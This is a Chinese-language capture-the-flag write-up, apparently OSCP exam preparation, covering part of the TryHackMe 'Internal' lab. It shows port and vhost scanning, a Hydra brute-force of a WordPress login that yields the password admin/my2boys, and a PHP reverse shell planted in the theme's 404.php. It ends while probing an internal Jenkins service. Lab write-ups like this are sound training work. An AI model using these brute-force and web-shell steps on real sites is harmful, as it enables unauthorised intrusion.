来源
由于最近在备考OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似OSCP靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Attacktive Directory | SQL Injection Lab | ||
| Attacking Kerberos | Linux Privilege Escalation | ||
| Wreath Network | Windows Privilege Escalation | ||
| Reset | Git Happens | ||
| Vulnnet: Active | NahamStore | ||
| Enterprise | |||
| Ledger | |||
| Recommended paths | |||
| Assumed Breach Scenarios: | Cyber Security 101 | ||
| Corp | Jr Penetration Tester | ||
| Lateral Movement and Pivoting | Offensive Pentesting | ||
| Exploiting Active Directory | |||
| Zeno | |||
| Boiler CTF | |||
| Wonderland | |||
| Silver Platter | |||
| Year of the Jellyfish |
由于机器数量较多,共47台,计划一天打1-2台,在一个月内打完全部机器。目前已将Windows部分打完。
0x0C Internal(hard)
简介:
客户要求工程师对所提供的虚拟环境进行外部、网页应用和内部评估。客户要求提供最低限度的评估信息,希望从恶意行为者的视角进行(黑匣子渗透测试)。客户要求你获得两个标记(未提供位置)作为利用利用的证据:

User.txt
Root.txt
此外,客户还提供了以下范围津贴:

确保你修改主机文件以反映内部情况。THM
本次交战允许使用任何工具或技术
定位并记录所有发现的漏洞
将发现的标记提交到仪表盘
只有分配给你机器的IP地址在权限范围内
(角色扮演关闭)

我鼓励你把这个挑战当作真正的渗透测试来对待。考虑写一份报告,包括执行摘要、漏洞和利用评估以及修复建议,这将有助于你为eLearnsecurity电子CPPT考试或成为渗透测试员的职业做好准备。

注意——这个房间可以在没有Metasploit的情况下完成
原文:
You have been assigned to a client that wants a penetration test conducted on an environment due to be released to production in three weeks.

Scope of Work

The client requests that an engineer conducts an external, web app, and internal assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test).  The client has asked that you secure two flags (no location provided) as proof of exploitation:

User.txt
Root.txt
Additionally, the client has provided the following scope allowances:

Ensure that you modify your hosts file to reflect internal.thm
Any tools or techniques are permitted in this engagement
Locate and note all vulnerabilities found
Submit the flags discovered to the dashboard
Only the IP address assigned to your machine is in scope
(Roleplay off)

I encourage you to approach this challenge as an actual penetration test. Consider writing a report, to include an executive summary, vulnerability and exploitation assessment, and remediation suggestions, as this will benefit you in preparation for the eLearnsecurity eCPPT or career as a penetration tester in the field.

Note - this room can be completed without Metasploit
设置环境变量及host
export TARGET=10.49.145.139
题目描述还让我们改hosts以反映内部情况,可能是需要host碰撞吧
sudo echo “10.49.145.139 internal.thm” >> /etc/hosts
信息搜集
使用rustscan和nmap进行端口扫描
rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3 -Pn

Open 10.49.145.139:22
Open 10.49.145.139:80

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzpZTvmUlaHPpKH8X2SHMndoS+GsVlbhABHJt4TN/nKUSYeFEHbNzutQnj+DrUEwNMauqaWCY7vNeYguQUXLx4LM5ukMEC8IuJo0rcuKNmlyYrgBlFws3q2956v8urY7/McCFf5IsItQxurCDyfyU/erO7fO02n2iT5k7Bw2UWf8FPvM9/jahisbkA9/FQKou3mbaSANb5nSrPc7p9FbqKs1vGpFopdUTI2dl4OQ3TkQWNXpvaFl0j1ilRynu5zLr6FetD5WWZXAuCNHNmcRo/aPdoX9JXaPKGCcVywqMM/Qy+gSiiIKvmavX6rYlnRFWEp25EifIPuHQ0s8hSXqx5
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMFOI/P6nqicmk78vSNs4l+vk2+BQ0mBxB1KlJJPCYueaUExTH4Cxkqkpo/zJfZ77MHHDL5nnzTW+TO6e4mDMEw=
|   256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMlxubXGh//FE3OqdyitiEwfA2nNdCtdgLfDQxFHPyY0
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
使用ffuf进行host碰撞
# 先观察响应长度
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://internal.thm -H "Host: FUZZ.internal.thm"

# 过滤假阳性
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://internal.thm -H "Host: FUZZ.internal.thm" -fs 10918

并没有结果
WEB访问及目录扫描
80端口-apache默认页面


目录扫描及网页文件扫描
ffuf -u http://$TARGET/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -c -r -v
ffuf -u http://$TARGET/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -c

phpmyadmin

点帮助可以看到版本为phpMyAdmin 4.6.6
blog目录是WordPress应用

找用户,点一篇文章进去


作者为admin
初始访问
失败的尝试
搜phpMyAdmin 4.6.6的exp

版本对不上,而且需要授权,google也找了一波没有4.6.6的rce
WordPress后台getshell
爆破口令
经典九头蛇,用习惯了,这种简单的爆破比burp用起来还方便,已知admin账号存在
# 用seclists的rockyou-30.txt没出来
hydra -l admin -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-30.txt $TARGET http-post-form \
"/blog/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:S=Location."

# 用rockyou-30.txt试试,-t 50加大线程(默认16),不然太慢了
hydra -l admin -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-50.txt $TARGET http-post-form \
"/blog/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:S=Location." -t 50

成功拿到凭证:admin/my2boys
反弹shell
后台模板文件,404.php写入php reverse shell,penelope开监听,访问不存在的地址触发404.php,拿到shell

成功getshell,尝试拿user.txt

没权限访问aubreanna,所以猜测得先提权到aubreanna,最后再到root
提权
信息搜集
开启lpe,靶机内拉取linpeas并执行

系统信息
Linux version 4.15.0-112-generic (buildd@lcy01-amd64-027) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.4 LTS
Release:        18.04
Codename:       bionic

端口开放里8080很可疑,但没对外开放,可以考虑搭建隧道
数据库账号密码

phpmyadmin账号密码

失败的尝试
尝试了把获取到的数据库和phpmyadmin密码用于aubreanna,均失败
内网其他服务-拿到jenkins权限
8080绑在内网,curl发现也是个web服务
